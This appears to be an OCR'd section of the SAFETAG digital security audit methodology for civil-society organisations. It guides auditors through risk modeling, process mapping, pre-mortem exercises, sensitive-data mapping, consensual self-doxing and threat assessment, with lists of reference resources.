
Summary

This component allows an auditor to lead the host organization's staff in a series of activities to identify and prioritize the processes that are critical for the organization to carry out its work. These activities will also reveal the consequences if those critical processes were interrupted or exposed to a malicious actor. This results in the staff creating a risk matrix which is used as the foundation of the auditor's recommendations.

Purpose

Having the host organization central to the risk assessment process allows the auditor to put their threats and recommendations into the host's own narrative. With greater ownership of the process the staff will be more engaged in addressing the threats identified when the audit is complete. [^social_engineering_important_all] By engaging as many staff as possible the auditor also is providing a framework for staff to examine future concerns when the auditor is gone. The existing in/formal security practices captured during this process will be used to remove organizational and psyco-social barriers to starting new practices.

The Flow of Information



Guiding Questions

- What are the critical organizational activities?
- What threats does the organization, its programs, partners, and beneficiaries face?
- What would the impact of these threats be if they were to occur?
- What adversaries (people or groups) may attempt to carry out threats?
- Are those adversaries capable of carrying out these threats?

Outputs

- Maps of critical processes.
- A list of organizational assets.

Operational Security

- Ensure that any physical notes/drawings are erased and destroyed once digitally recorded.
- Ensure that any digital recordings of this process are kept secure and encrypted.
- Consider who has physical and visual access to the room where this process takes place, and if the room can be secured if this activity may span long/overnight breaks.

Preparation

- Risk Modeling and Proccess Mapping exercises can be intense and challenging to facilitate. Risk modeling will require a mixed approach of exercises, and the order which you identify each component will vary depending upon the organization. Prepare and review your exercises, and plan for how they will flow together. Note your specific desired outcomes to easily recover or re-direct the activity based on emergent needs.
- Review the Frontline Defenders' Risk Assessment Activity

References

risk_modeling

- **Overview:** "An Introduction to Threat Modeling" (Surveillance Self-Defense)
- **Guide:** "Risk Assessment" (Workbook on Security: Practical Steps for Human Rights Defenders at Risk - Chapter 2)
- **Guide:** "Threat Assessment: Chapter 2.5 p. 38" (Operational Security Management in Violent Environments (Revised Edition))
- **Guide:** "Defining The Threshold Of Acceptable Risk" (Integrated Security)
- **Guide:** "Guide for Conducting Risk Assessments" (NIST 800-30)
- **Report:** "Risk Thresholds in Humanitarian Assistance" (European Interagency Security Forum)

Threat Modeling Resources (General)

- **Book**: "Threat Modeling: Designing for Security" (Adam Shostack)
- **Website**: "An Introduction to Threat Modeling" (Surveillance Self-Defense)
- **Article:** "Security for Journalists, Part Two: Threat Modeling" (Jonathan Stray)
- **Guide:** "Managing Information Security Risk: Organization, Mission, and Information System View" (NIST)
- **Guide:** "Guide for Conducting Risk Assessments" (NIST)
- **Activity:** "Threat Model Activity" (Tow Center)

Risk Assessment Activities

- **Guide:** "Risk Assessment" (Operational Security Management in Violent Environments (Revised Edition) - Chapter 2)
- **Guide:** Risk Assessment (Workbook on Security: Practical Steps for Human Rights Defenders at Risk - Chapter 2)

- **Book**: "Pre-Mortum Strategy" (Sources of Power: How People Make Decisions - p.71)

Threat Assessment Activities

- **Guide:** "Threat Assessment: Chapter 2.5 p. 38" (Operational Security Management in Violent Environments (Revised Edition))

Example text for introducing threats - Integrated Security

Written exercise: Threats assessment - Integrated Security

Facilitators Manual (With PDF download of "Threat Introduction Example Text" and "Threat Assessment Written Exercises") - Integrated Security

Analyzing Threats: Chapter 3 - Workbook on Security: Practical Steps for Human Rights Defenders at Risk

- **manual:** Establishing the threat level of direct attacks (targeting) (Protection Manual for Human Rights Defenders)

Risk Matrix Activities

- **Guide:** "Defining The Threshold Of Acceptable Risk" (Integrated Security)

- **Guide:** "Risk Analysis: Chapter 2.7 - Operational Security Management in Violent Environments (Revised Edition)" (HPN - Humanitarian Practice Network)

Risk Assessment: Chapter 2 - Workbook on Security: Practical Steps for Human Rights Defenders at Risk

Alternative Risk Modeling Activities

- **Article:** ["Operational Security Management in Violent Environments (Revised Edition)
- Chapter 2 Risk assessment"](http://www.odihpn.org/index.php?option=com_k2&view=item&layout=item&id=3159) (HPN - Humanitarian Practice Network)

Workbook on Security: Practical Steps for Human Rights Defenders at Risk

- **Guide:** "Risk Assessment For Personal Security" (CPNI - Centre for the Protection of National Infrastructure)s
- **Guide:** "Threat Assessment & the Security Circle" (Frontline Defenders)
- **Case Study:** "Case Study 1 Creating a Security Policy" (Frontline Defenders)

Activities

Process Mapping

Summary

This activity helps to identify the processes that allow the organization to function (publishing articles, payments, communicating with sources, field work etc) the assets and systems (websites, software, PayPal accounts) they rely on, and which ones are critical to their work.

Participating organization/s are asked to "brain-storm" a list of all the processes that are critical for their work and the auditor works to map the details of critical processes out to expose points of risk.

If done correctly, process mapping can help the auditor - Identify risk exposure - Communication issues and effective incident response - Identify what are affected (people, systems, technologies) - Identify areas of improvement in securing organization's process - Generate a mitigation/solution plan for missing security controls - Show the importance of digital security to staff, management team and stakeholders

Overview

- Brainstorm with staff on the organizational processes -- Try to make sure that everyone is present as the processes mapping involves them who use the process. Depending on the size and structure of the organiation, it may be valuable to have a separate meeting per team or with the staff separate from the management.
- Identify a smaller sets of processes which are mission critical. Preparatory research into the organization and its activities will help you guide towards particularly critical processes such as:
- Finish the process mapping first - take note and park the discussions of improvements after
- Put everything in a drawing board

Remember that in any process mapping session, participants may bring up exceptions and errors. Adding digital only makes things more complicated and messy. In order to manage your time effeciently and not end up discussing issues and solving them during session, you must:

- Be firm with your goal.
- Balance active facilitation with taking time to look for weaknesses

If it was not possible to conduct these activities in person, you can conduct them remotely through applying one of the remote facilitation approaches described in the Remote Facilitation appendix.

Materials Needed

- Stickies
- Markers
- Whiteboard or flip-chart

Considerations

This activity contains significant information about the internal process of an organization, and requires proper documentation and secure handling. If this information is leaked, it will expose the organization's process weaknesses. If destroyed without backup, will require you to redo all the steps and activities you have done in the past wasting precious time.

- Treat device assessment data as well as any additional service information learned with the utmost

security

- Ensure that any physical notes/drawings are erased and destroyed (throughoughly shredded/burnt papers, and whiteboards/blackbroads erased with alcohol/water) once backed up digitally.

- Ensure that any digital recordings of this process are kept secure, encrypted, and backed up

- Consider who has physical and visual access to the room where this process takes place, and if the room can be secured if this activity may span long/overnight breaks.

- For high-risk organizations, or even among others, it is of best practice to keep digital devices such as mobile phones, laptops and computers turned off during the mapping activity. The use of camera, (not camera phones) is recommended. Mobile devices such as laptops and mobile phones if compromised can record audio, and capture videos.

Walk Through

- **List all organizational processes:** The goal of this exercise is for the auditor to lead the host participants in "brain-storming" a list of all the processes the organization takes part in to carry out their work. It is important to remember this is a brainstorming session of all of the processes that occur in the organization. To get started, the auditor may find it useful to give the participants a few examples such as:

- **Determine critical processes:** During this exercise the aim is for the auditor to lead the attendees in narrowing down the subset of activities to those that are crucial to their work. Once the participants have brainstormed these out the facilitator leads the participants in identifying critical processes (this may be all of the processes identified).

NOTE: If an auditor does not ensure that the uniquely identified subset of processes speaks to the full range of participants, their recommendations are more likely to be met with resistance.

- **Map out critical processes:** In this exercises the auditor does free-hand drawing (ideally on a whiteboard to allow for easy changes) mapping for each process guided by the host participants. The auditor needs to make sure that they work to develop a broad understanding of the overall process. This is a time consuming activity, and managing their overall time to complete the entire needs assessment, and respect the time constraints of the staff, is critical.

While doing this it is important to consider level of detail you will be mapping out (this should be pre-determined or established so everyone is on the same page). You will generally want to capture:

- The people involved;
- The tasks, conversations, and decisions they carry out;
- The flow of materials, information and documents between them;
- How the actions take place (email, calls, travel)
- The relationship and dependance between the steps.
- Actual processes, not idealized ones

- **Identify points of failure:** Begin to ask questions of how or why a particular process or step could be problematic or risky. Depending on the organization, you may want to do this as only mental notes to yourself or as a more interactive discussion. The goal is to improve the organization's understanding of their own processes and the risks they include.

Recommendations

Process mapping is simply documenting the steps in a certain process or simply an inventory of why you do the things that you do. It is your job as an auditor to map the organization's existing process in order to achieve sound judgement in providing digital security recommendation or solution.

This activity can sometimes lead to hopelessness, or challenge; it is important to remind the staff that any risk can be mitigated, and indeed it is the goal of an audit to identify the highest priority ones based on actual likelihood and provide guidance on mitigation.

Risk Modeling Using the Pre-Mortum Strategy

Summary

The pre-mortum strategy was devised to take participants out of a perspective of defending their plans and strategies and shielding themselves from flaws. They are given "a perspective where they [are] actively searching for flaws in their own plan." [^pre-mortum].

Overview

- "Pre-Mortum" Activity
- Identification of critical processes
- Selected critical process mapping
- Threat Identification (Control/Confidentialy/Idenity/Integrity/Authentication/Access)
- Impact Identification
- Adversary Exploration (Likelyhood)
- Impact Ranking

Materials Needed

- Stickies (in multiple colors)
- Whiteboard or flip-chart
- Markers
- Camera to digitally capture the data

Considerations

- Treat risk modeling data with the utmost security
- Ensure that any physical notes/drawings are erased and destroyed once digitally recorded.
- Ensure that any digital recordings of this process are kept secure and encrypted.

Walk Through

Prepare a flipchart / space on the white-board to keep track of process', threats, impacts, and adversaries that are identified during other activities. Participants can easily get ahead of the process as they explore

individual ideas. Keeping a space for these "upcoming" activities will help re-center them on the activity at hand.

Pre-Mortum Strategy: (30 Minutes) The pre-mortum strategy was devised to take participants out of a perspective of defending their plans and strategies and shielding themselves from flaws. They are given "a perspective where they [are] actively searching for flaws in their own plan." [^pre-mortum]

- Explain the pre-mortum activity. The participants are to imagine that it is months into the future and they have continued doing their work as normal. And something happened that left them entirely unable to function or functioning at a very poor level. "That is all they know; they have to explain what has happened." [^pre-mortum]
- Create a broad list of possible explanations for what has happened.
- Identify the most likely explanations.
- List the process' that would have to fail for those causes to take effect.
- Identify two to three process' that are central to the failures and write them on a list of **critical process'.**

Process/Interaction Mapping (30 minutes per process):

- Pick a process from the list of **critical processes** identified above.
- Clearly identify the process name on the whiteboard or flipchart.
- Create a list of individuals who take part in the process.
- Draw a symbol of the person.
- Write a label describing their role or title.
- Draw lines with arrows connecting individuals who interact with each other in this process.
- Label the lines with words describing the interaction.
- Write numbers on the interactions to show the order they occur in.
- Continue this activity with the next **critical process.**

NOTES:

- You can add follow-on processes to examine if they are identified as critical by the participants during this activity. Specifically, the exercises in the Threat Assessment section pair well.
- Verbally walk the participants through the completed process so you ensure you didn't miss anything.
- Take quick notes to remind yourself of any key points not clearly marked on the map before they move on to the next activity.
- After completing all the key events take a photo of the whiteboard / store the chart-paper for later documentation.

Recommendations

This activity can lead to feelings of hopelessness as well as stir up direct fears or challenges that the staff face. It is important to remind the staff that any risk can be mitigated, and indeed it is the goal of an audit to identify the highest priority ones based on actual likelihood and provide guidance on mitigation.

Creating a Risk Matrix

Summary

As part of SAFETAG's dedication to building agency and supporting organizational adoption of safer practices, a careful prioritization of vulnerabilities is invaluable in keeping audit results from appearing overwhelming. In addition, this component ranks the vulnerabilties identified using the risk-matrix developed with the host organization's staff. Using the host-created framework will allow for a deeper understanding of the impact of vulnerabilities and encourage greater investment in addressing them.

Overview

Vulnerability prioritization is a critical process. It is vital that the reasoning an auditor uses during this stage are documented and available within the report. If an auditor does not create accurate associations between the host identified impact or uses an inaccurate assessment of adversary capabilities it can lessen the credibility of the recommendations made.

After the activities are complete the auditor has tasks that build upon the outputs of the activities.

- Chart vulnerabilities against likelihood
- A short overview of the how the likelihood was determined for each vulnerability.
- A listing of the process, impact, and likelihood for each vulnerability.
- Create a risk matrix placing **impacts** against a range of likelihood.
- An overview of the risks the organization is accepting until they address each vulnerability.

Materials Needed

- Stickies
- Markers
- Whiteboard or flip-chart

Considerations

- Treat the data and analyses of this step with the utmost security.
- Use VPNs or Tor to search if conducting the search from a country that is highly competitive with the organization’s country, or is known to surveil.

Walk Through

Identify and rank vulnerabilities

- Identify the possible impact of the vulnerability.
- Identify any threats to critical process' the vulnerability makes possible.
- Identify the process with the greatest impact if interrupted.

- Identify the possibility of exploitation.
- Identify the level of resources required to exploit the vulnerability.
- Compare the resources required against the capabilities identified in the risk modeling activities and the contextual research you completed.

Build a vulnerability/likelihood matrix

- Position the vulnerability on the risk matrix in relation to its likelihood and its impact.

Create a risk matrix

- Place **impacts** against a range of likelihood.
- Clean up critical process maps for use in reporting.
- Create a list of all services or assets that were identified during the activity that were not already known by the auditor.

Sensitive Data

Summary

Data and meta-data about an organization and its staff is incredibly difficult to keep track of over time, as people or projects use cloud services like Dropbox or Google Drive for some activities, a shared server for others, and a mix of work and personal devices (laptops, phones, tablets...).

This is natural, but it is important to keep track of where your organization's data lives and who can access it.

Overview

- With staff input, post up popular places where data is kept (laptops, email, shared drives...)
- Using stickies, gather from the staff what data is kept in what locations - duplicating notes when needed
- Rank data by sensitivity
- Discuss the impact of one of the devices where data is stored being lost - are there backups?
- Discuss the impact of a device being exposed / taken by an adversary
- Identify who has access (physical access, login access, and permissions), and who needs to have access to get the organizations work completed.

Materials Needed

- Stickies and markers for activities
- Flipchart paper
- One larger sheet of paper taped to wall in landscape orientation, with or without prepared titles. (For an example with prepared headings, see the matrix below.) The Sensitivity axis is optional in the original exercise, but critical for this one. It can be added after the initial round of brainstorming however to streamline the flow.

Relative Sensitivity	Computer	USB / External Drive	Cloud Storage	Phones, Print, etc.
High				
Moderate				
Low				

Considerations

- Some of the stickies generated in this activity may provide sensitive data, dispose of them responsibly.
- If you take photos for reporting needs, save the image files in a secure, encrypted container.

Walk Through

Sensitive Data Assessment Activity

****Duration: 45 minutes** **

This exercise is adapted from the LevelUp Activity, Backup Matrix**, part of the curricula for** Data Retrention and Backup **by Daniel O'Clunaigh, Ali Ravi, Samir Nassar, and Carol.**

Explain to participants that we're going to conduct an information mapping activity to get a sense of where our important information actually is.

Start by listing the different places where our information is stored, according to participants. If no suggestions are forthcoming, we can prompt participants with the obvious stuff:

- Computer hard drives
- USB flash drives
- External hard drives
- Cellphones
- CDs & DVDs (and BDs)
- Our email inbox
- The Cloud: Dropbox, Google Drive, SkyDrive, etc
- Physical copies (or “hard copies”) in the office

- Multimedia: Video tapes, audio recordings, photographs, etc.

Use large stickies to place these as column headers on a wall. More will come up later in the course of the exercise.

Elicit from participants what type of information or data they have in each of these places. For example:

- Email
- Contact details, such as a member database
- Reports/research
- Funder information / contracts
- Accounts/spreadsheets
- Videos
- Images
- Private messages on Facebook, etc.

To encourage participant interaction, write one example on a sticky and place it in the appropriate box in the matrix. Then, ask whether there is another copy of this data somewhere. If there is, you can use another sticky and put it wherever they keep the duplicate.

TIP: Place Computers, Phones, and Email next to each other, so you won't have to create duplicates for everything "stored" in email (and therefore on laptops and phones)

Introduce a new vertical axis representing sensitivity. The higher on the chart, the more sensitive the data. Ask the participants to rank data.

For a large group, divide the group into smaller teams for the next steps (it helps if there are relatively clear thematic distinctions within the group, such as nationality, type of work, area of interest, etc.)

Provide stickies to the group(s). Have the group(s) brainstorm about all of the data they work with, focusing on the most important data first.

Participants should write ONE type per sticky, and create duplicates if the data is stored in multiple locations.

For a small group, this can be done as a "live" brainstorm. For larger groups that have been subdivided, have each group finish listing out their most important data and then have each group place the stickies on the matrix. Invite discussions around the sensitivity of the data.

An example may look something like this:

Explain that this gives us an idea of where our data is. Elicit whether or not this is all the data we generate? Of course it isn't: It's only a small percentage.

The LevelUp lesson uses this primarily to discuss the importance of backups, and this is a valuable point to make.

Call out the information that they are keeping on their computer's hard drive (which will usually be the fullest one). Elicit some of the things that can cause a computer to stop working. Maybe take a show of hands: Who has had this happen to them?

- Virus or malware attack destroyed a computer or some data
- Stolen computer, confiscated computer
- Infrastructural problems, like a power failure broke a computer
- Inexplicably bricked computer, etc.

For SAFETAG, we focus on the "Sensitive data in the wrong hands" section. Based on the clustering of sensitive data along the vertical access, choose a column that has an unsual amount of sensitive data (email or computers, usually).

Remove the stickies from the column but keep them in your hand and read them. Now I have this information. What can I do with it? And what are you left with? Is anyone at risk - yourselves? partners? If this were published on the Internet, what would happen?

Recommendations

Laptops, workstations, servers, external hard drives, and backup systems should be configured to use some form of hard drive encryption.

- For Windows, Microsoft BitLocker is built in to the latest versions, free-of-charge for anyone with a valid Windows 7 “Ultimate” license or Windows 8.
- For Apple OSX users, FileVault2 is a built-in alternative that is also free-of-charge.
- TrueCrypt is a cross-platform solution that is open source and free of charge, and can work on Mac, Windows, and Linux machines as well.

All three solutions provide a way to encrypt data on internal drives as well as external hard drives, and USB memory sticks.

Self Doxing

Summary

Doxing (also "doxxing", or "d0xing", a word derived from "documents", or "docs") consists in tracing and gathering information about someone using sources that are freely available on the internet (called OSINT, or Open Source INTelligence).

Doxing is premised on the idea that "The more you know about your target, the easier it will be to find their flaws”. A malicious actor may use this method to identify valuable information about their target. Once they have found sensitive information, they may publish this information for defamation, blackmail the target person, or use it for other goals.

This activity aims to help participants identify any unwanted personal information that may be publicly available online, and to make them aware of the risk of doxing and how to prevent it.

Overview

Self-doxing:

This activity is aimed at showing the group how to research the data traces they leave online, as well as to improve the results of the Manual Reconnaissance activity with research carried out by individuals on themselves, which helps protect their privacy and makes results more detailed. With this approach, the auditor will only be informed about the results if mitigation steps such as takedowns are indicated.

- Explain to the group that harassers and stalkers use several tools and techniques to gather information about their targets.
- Explain that during this activity participants will use the same tools and techniques on themselves, practicing "self-doxing".
- Identify relevant search engines and other websites for self-doxing in the organization's particular context.
- Participants practice self-doxing in couples.
- (Alternatively, this activity may be assigned as homework, rather than practiced as a group exercise, to protect participants' privacy.)
- If significant results are found that might endanger an individual or the entire organization, instruct them on how to perform a takedown request to the relevant website and/or search engine.

Materials Needed

- Computer with Internet connection
- Projector
- Printouts of this self-doxing guide
- A big sheet of paper or a whiteboard

Considerations

- Recommend the usage of the Tor Browser for this activity.
- Treat threat and adversary data with the utmost security.
- Ensure that any physical notes/drawings are erased and destroyed once digitally recorded.
- Ensure that any digital recordings of this process are kept secure and encrypted.
- Before targeting any individuals, do the research for the organization itself.
- If using a staff member for the example, have a private session with them beforehand to make sure you do not expose any sensitive information to the group.
- Ensure that you have consent from the staff members you will use as an example for this activity.

Walk Through

- Prepare before the activity by doing this research on a few members of the organization to identify good examples
- Present the problem to the group:
- Ask the group to brainstorm possible search engines and websites where information could be found on them and their communities - encourage them to think of local services or services used by their friends, including social networking platforms.
- Give out copies of this self-doxing guide
- While projecting to the group, conduct a research on yourself or a high-profile member of the organization who has given their consent. Perform the search on websites mentioned in the self-doxing guide and during the brainstorming activity.
- Either have them do the same research on themselves in pairs or assign this research as homework.

Recommendations

If significant results are found that might endanger an individual or the whole organization, the auditor should give immediate mitigation recommendations.

If the personal information is on a website, help the organization identify the contact point they need to contact for the takedown request. European Union citizens can often rely on the right to be forgotten.

What follows is a list of links to start a takedown request:

- **Google**
- **Facebook**: Form to request removal of photo or video because it violates someone's rights
- **Twitter**: Form to report doxing or posting of private information
- **Snapchat**: Help Center - Click on "Report a Safety Concern".
- **Reddit**: What to do if someone posted your personal information
- **Tumblr**: How to report a privacy violation

Threat Assessment


Summary

This objective uses a variety of activities to identify possible attackers and gather background information about the capability of those attackers to threaten the organization. This consists of identifying a particular attacker's history of carrying out specific threats, their capability to carry out those threats currently, and proof that the threat has intent to leverage resources against the target.

Purpose

Checking the assumptions both of the organization and of the auditor by researching the current threats will ensure that an auditor is basing their work on accurate assessments of the conditions the organization faces and that they are making informed operational security considerations. With greater ownership of the process the staff provides an opportunity to explore their threat landscape and become more engaged in addressing the threats identified when the audit is complete. By engaging with as many staff as possible the auditor is providing a framework for staff to explore threat identification processes when the auditor is gone.

The Flow of Information



Guiding Questions

- Who are potential adversaries for the organization?
- Do these threat actors have a history of attacks? Against whom?
- What types of organizations have they targeted?
- Does the threat actor have the means to leverage widespread threats against, or will they have to prioritize their targets? Is the organization a priority threat target?
- Do they have the desire and ability to conduct an attack?

Outputs

- A host driven threat-matrix including the following:
- Latest general cyber-security threats
- Identify existing in/formal security practices that the participants use to address risks.

Operational Security

- Data generated in this component is highly sensitive - in addition to standard practices of saving only in encrypted containers and destroying physical copy versions (stickies, etc.) ans using VPNs/Tor to conduct research, also take note of the physical location where you are conducting any exercises to prevent eavesdropping/viewing.

Preparation

- Threat Identification works best grounded against mapped out organizational processes or a data/asset map. See the Process Mapping and Data Assessment methods for exercises to generate these.

- Threat Identification discussions, where you facilitate group activities where staff identify possible adversaries and the threats that they have/can leverage against the group, can trigger strong emotions and be draining for the participants. Prepare accordingly to schedule this with downtime (i.e. not right before or after another intense exercise) and to have a plan to address the psychosocial needs of individuals.

- Initial, limited conversations with senior staff should help scope and guide group exercises

References

Threat Assessment Activities

- **Guide:** "Threat Assessment: Chapter 2.5 p. 38" (Operational Security Management in Violent Environments (Revised Edition))

Example text for introducing threats - Integrated Security

Written exercise: Threats assessment - Integrated Security

Facilitators Manual (With PDF download of "Threat Introduction Example Text" and "Threat Assessment Written Exercises") - Integrated Security

Analyzing Threats: Chapter 3 - Workbook on Security: Practical Steps for Human Rights Defenders at Risk

- **manual:** Establishing the threat level of direct attacks (targeting) (Protection Manual for Human Rights Defenders)

Threat Modeling Resources (General)

- **Book**: "Threat Modeling: Designing for Security" (Adam Shostack)
- **Website**: "An Introduction to Threat Modeling" (Surveillance Self-Defense)
- **Article:** "Security for Journalists, Part Two: Threat Modeling" (Jonathan Stray)
- **Guide:** "Managing Information Security Risk: Organization, Mission, and Information System View" (NIST)
- **Guide:** "Guide for Conducting Risk Assessments" (NIST)
- **Activity:** "Threat Model Activity" (Tow Center)

Threat research by focus area

- Human Rights
- Transparency [^corruptions_perception_index]
- Public Service Delivery
- Health
- Free Media and Information
- Climate Issues
- Gender Issues
- Poverty Alleviation
- Community Building
- Peace promotion
- Agricultural Development
- Entrepreneurship
- Water, Sanitation
- Transportation
- Disaster Relief

Threat research by method

- Country threat reports [^ISC_country_reports]^,^[^EISF_Alerts]
- Examine Transparency Reports

General Threats by Region

- **Database:** "The Aid Worker Security Database (AWSD) records major incidents of violence against aid workers, with incident reports from 1997 through the present." (The Aid Worker Security Database (AWSD))
- **Platform:** "The HumanitarianResponse.info platform is provided to the humanitairan community as a means to aid in coordination of operational information and related activities." (Humanitarian Response)
- **Organization:** "ReliefWeb has been the leading source for reliable and timely humanitarian information on global crises and disasters since 1996." (ReliefWeb)

Legal Threats by Region

- **Monitor:** "CNL's NGO Law Monitor provides up-to-date information on legal issues affecting not-for-profit, non-governmental organizations (NGOs) around the world." (NGO Law Monitor)
- **Survey:** ["This is a survey of existing and proposed laws and regulations on cryptography - systems used for protecting information against unauthorized access."(http://www.cryptolaw.org/)] (The Crypto Law Survey)
- **List:** "Who publishes Transparency Reports? - a list of transparency reports from Google, Facebook, and other popular websites. Cross-check with Alexa for locally popular services" (James Losey)

- **Website:** "This website contains information on regulations, policies, and local organizations working on issues related to digital rights in Latin America. The information is organized by country" (RedLatAm)
- **Article:** "Legal Issues in Penetration Testing" (Security Current)
- **Wiki Page:** ["Anti-circumvention: Laws and Treaties"(https://en.wikipedia.org/wiki/Anti-circumvention)] (Wikipedia)
- **Guide:** "Encryption and International Travel" (Princeton University)
- **Guide:** "World Map of Encryption Laws and Policies" (Global Partners Digital)
- **List:** "National Cyber Security Policy and Legal Documents" (NATO Cooperative Cyber Defence Centre of Excellence)

Technical Threats

- **Database:** "APT Groups and Operations"
- **Database:** "APTNotes"
- **Country Profiles:** "Current cybersecurity landscape based on the five pillars of the Global Cybersecurity Agenda namely Legal Measures, Technical Measures, Organisation Measures, Capacity Building and Cooperation." (Global Cybersecurity Index (GCI))
- **Reports:** Privacy International's in-depth country reports and submissions to the United Nations. (Privacy International)
- **Organization:** "The Citizen Lab is an interdisciplinary laboratory based at the Munk School of Global Affairs, University of Toronto, Canada focusing on advanced research and development at the intersection of Information and Communication Technologies (ICTs), human rights, and global security." (The Citizen Lab)
- **Database:** "International Cyber Developments Review (INCYDER)" (NATO Cooperative Cyber Defence Centre of Excellence)
- **Guide:** "This handbook sets out an overview of the key privacy and data protection laws and regulations across 72 different jurisdictions, and offers a primer to businesses as they consider this complex area of compliance." (Data Protection Laws of the World - DLA PIPER)
- **Reports:** "Country Reports" (Open Network Inititiative)
- **Reports:** "Regional Overviews" (Open Network Inititiative)
- **Portal:** "Country Level Information security threats" (The ISC Project)

Targeted Malware

- **Reports:** "APWG Phishing Attack Trends Reports" (Anti-Phishing Working Group)

Censorship and Surveillance Reports

- **Map:** "Cyber-Censorship Map" (Alkasir)
- **Dashboard:** "At-A-Glance Web-Blockage Dashboard" (Herdict)

Travel Threats

- **List:** "Foreign travel advice" (GOV.UK)
- **List:** "Travel Advice" (Australian Government)
- **Alerts:** "Travel Alerts & Warnings" (US Department of State)
- **List:** "List of airlines banned within the EU" (European Commission)
- **List:** "A list of aircraft operators that have that have suffered an accident, serious incident or hijacking." (Aviation Safety Network)
- **Map:** "A global display of Terrorism and Other Suspicious Events" (Global Incident Map)

Activities

Risk Modeling Using the Pre-Mortum Strategy

Summary

The pre-mortum strategy was devised to take participants out of a perspective of defending their plans and strategies and shielding themselves from flaws. They are given "a perspective where they [are] actively searching for flaws in their own plan." [^pre-mortum].

Overview

- "Pre-Mortum" Activity
- Identification of critical processes
- Selected critical process mapping
- Threat Identification (Control/Confidentialy/Idenity/Integrity/Authentication/Access)
- Impact Identification
- Adversary Exploration (Likelyhood)
- Impact Ranking

Materials Needed

- Stickies (in multiple colors)
- Whiteboard or flip-chart
- Markers
- Camera to digitally capture the data

Considerations

- Treat risk modeling data with the utmost security
- Ensure that any physical notes/drawings are erased and destroyed once digitally recorded.
- Ensure that any digital recordings of this process are kept secure and encrypted.

Walk Through

Prepare a flipchart / space on the white-board to keep track of process', threats, impacts, and adversaries that are identified during other activities. Participants can easily get ahead of the process as they explore individual ideas. Keeping a space for these "upcoming" activities will help re-center them on the activity at hand.

Pre-Mortum Strategy: (30 Minutes) The pre-mortum strategy was devised to take participants out of a perspective of defending their plans and strategies and shielding themselves from flaws. They are given "a perspective where they [are] actively searching for flaws in their own plan." [^pre-mortum]

- Explain the pre-mortum activity. The participants are to imagine that it is months into the future and they have continued doing their work as normal. And something happened that left them entirely unable to function or functioning at a very poor level. "That is all they know; they have to explain what has happened." [^pre-mortum]
- Create a broad list of possible explanations for what has happened.
- Identify the most likely explanations.
- List the process' that would have to fail for those causes to take effect.
- Identify two to three process' that are central to the failures and write them on a list of **critical process'.**

Process/Interaction Mapping (30 minutes per process):

- Pick a process from the list of **critical processes** identified above.
- Clearly identify the process name on the whiteboard or flipchart.
- Create a list of individuals who take part in the process.
- Draw a symbol of the person.
- Write a label describing their role or title.
- Draw lines with arrows connecting individuals who interact with each other in this process.
- Label the lines with words describing the interaction.
- Write numbers on the interactions to show the order they occur in.
- Continue this activity with the next **critical process.**

NOTES:

- You can add follow-on processes to examine if they are identified as critical by the participants during this activity. Specifically, the exercises in the Threat Assessment section pair well.
- Verbally walk the participants through the completed process so you ensure you didn't miss anything.
- Take quick notes to remind yourself of any key points not clearly marked on the map before they move on to the next activity.
- After completing all the key events take a photo of the whiteboard / store the chart-paper for later documentation.

Recommendations

This activity can lead to feelings of hopelessness as well as stir up direct fears or challenges that the staff face. It is important to remind the staff that any risk can be mitigated, and indeed it is the goal of an audit to identify the highest priority ones based on actual likelihood and provide guidance on mitigation.

Guiding Questions for High-Risk Organisations

Summary

This additional interview activity is to identify if there are any indicators that the organization may have already been attacked and/or compromised, or if someone they know has faced advanced threats. It should help identify what threats / threat actors they are dealing with, and their intent. This will help the auditor prioritize work with the organisation during the audit and follow up and understand whether the auditor has the expertise to address or understand the threat or if outside expertise is needed.

Overview

- This exercise should be conducted if the Context Research, initial interview process, or other warning signs indicate that the organization may be facing targeted digital attacks.
